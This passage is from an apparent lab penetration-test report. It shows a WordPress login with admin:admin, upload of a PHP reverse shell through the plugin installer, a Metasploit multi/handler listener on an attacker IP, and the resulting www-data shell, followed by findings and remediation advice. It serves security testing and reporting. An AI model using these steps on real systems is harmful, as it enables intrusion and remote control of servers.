
~/php-reverse-shell.php - Mousepad
File Edit Search View Document Help

```
$ip = '192.168.26.129';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
```


6. After logging into the wordpress dashboard of the website with admin:admin credentials, I uploaded this php-reverse-shell.php file as a payload to the site.
   Plugin Uploader URL – *http://192.168.26.45/secret/wp-admin/plugin-install.php*



If you have a plugin in a .zip format, you may install it by uploading it here.



After pressing the "**Install Now**" Button, the following error was displayed on wordpress because our payload was obviously not a real plugin. But, the file has been uploaded.



Installing Plugin from uploaded file: php-reverse-shell.php


Unpacking the package...

The package could not be installed. PCLZIP_ERR_BAD_FORMAT (-10) : Unable to find End of Central Dir Record signature

Return to Plugin Installer

7. A listener was setup in Metasploit framework which can catch the reverse shell.


Metasploit Module Used – *exploit/multi/handler*




```
┌──(avinash㉿kali)-[~]
└─$ msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.26.129
LHOST => 192.168.26.129
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.26.129:4444
```

8. On accessing the URL of the previously uploaded payload, A reverse shell with user level access on the target is received by our handler.

Uploaded Plugin URL – *192.168.26.45/secret/wp-content/uploads/2021/06/php-reverse-shell.php*



192.168.26.45/secret/wp-content/uploads/2021/06/php-reverse-shell.php



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.26.129:4444
[*] Command shell session 1 opened (192.168.26.129:4444 -> 192.168.26.45:53138) at 2021-06-11 09:39:31
 +0530

whoami
www-data
$ hostname
vtcsec
```

Conclusion

Example Organization suffered a series of control failures, which led to a complete compromise of many in-scope machines. These failures would have had a dramatic effect on the company's operations if a malicious party had exploited them.

The overall risk identified to Example Organization as a result of the penetration test is High. A direct path from external attacker to full network compromise was discovered. The fact that all 5 systems in scope were compromised makes it clear that these systems were not tested from a long time and since, they are all placed at the DMZ area, It's a risky situation.

The primary goal of this penetration test was stated as identifying if there is any weakness in Example Organization's Network that could potentially be used by attackers to access sensitive health (PHI) or payment data which would violate **HIPPA or PCI-DSS** compliances.

These goals of the pentest were met and in-fact much more than this. Many critical vulnerabilities were found during the test that directly affect confidentiality, integrity and availability of the information and systems. Majority of the findings have occasional prevalence, easy exploitability, and devasting impact with simple prevention.

It was found that your security architecture has few patterns:

- Operating Systems are Outdated and Unpatched.
- Softwares and Services are Outdated.
- Passwords are either defaults or very weak.

- Security Controls are either not defined or implemented in most cases.
- All the vulnerabilities found have easy mitigation

In conclusion, these vulnerabilities should not be there in the first place. Example Corporation needs to redefine their Information Security Management Program and rethink their processes.

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate actions should be taken to remediate and safeguard your IT infrastructure.

Though mitigation for specific vulnerabilities has already been given in this report,

Additionally, we recommend the following:

1. Establishment of Updates & Patch Management Program
2. Implementation of WAF and IPS
3. Source Code Review of Deployed Applications and Sanitization
4. Alignment of Security Policies with Industry's Best Practices
5. Use a Custom 404 (Not Found Error) Page
6. Social Engineering training for every employee
7. Vulnerability Scanning on at least monthly basis (Scan – Patch – Scan Again)
8. Install a HIPS and DLP to stop common attacking payloads like meterpreter

Additional Items

Appendix A - References:

There are some concepts and special tools I used, to which I have given the links below -

- **Kali Linux -** https://www.kali.org/downloads/
- **Vsftpd Exploit -** rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
- **Rooting Guide -** blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Appendix B - Glossary:

There are some technical terms in the report which are important to be explained here -

- **Black Box Penetration Test -** In penetration testing, black-box testing refers to a method where an ethical hacker has no knowledge of the system being attacked. The goal of a black-box penetration test is to simulate an external hacking. It is the most unreliable form of penetration testing.

- **Social Engineering –** It is the art of using deception to con someone into providing information or access they would not normally have provided. It's the "human side" of breaking into a network and preys on the qualities of human nature, such as the desire to be helpful, the tendency to trust people and the fear of getting in trouble. According to recent statistics, 98% of all cyber-attacks rely on social engineering.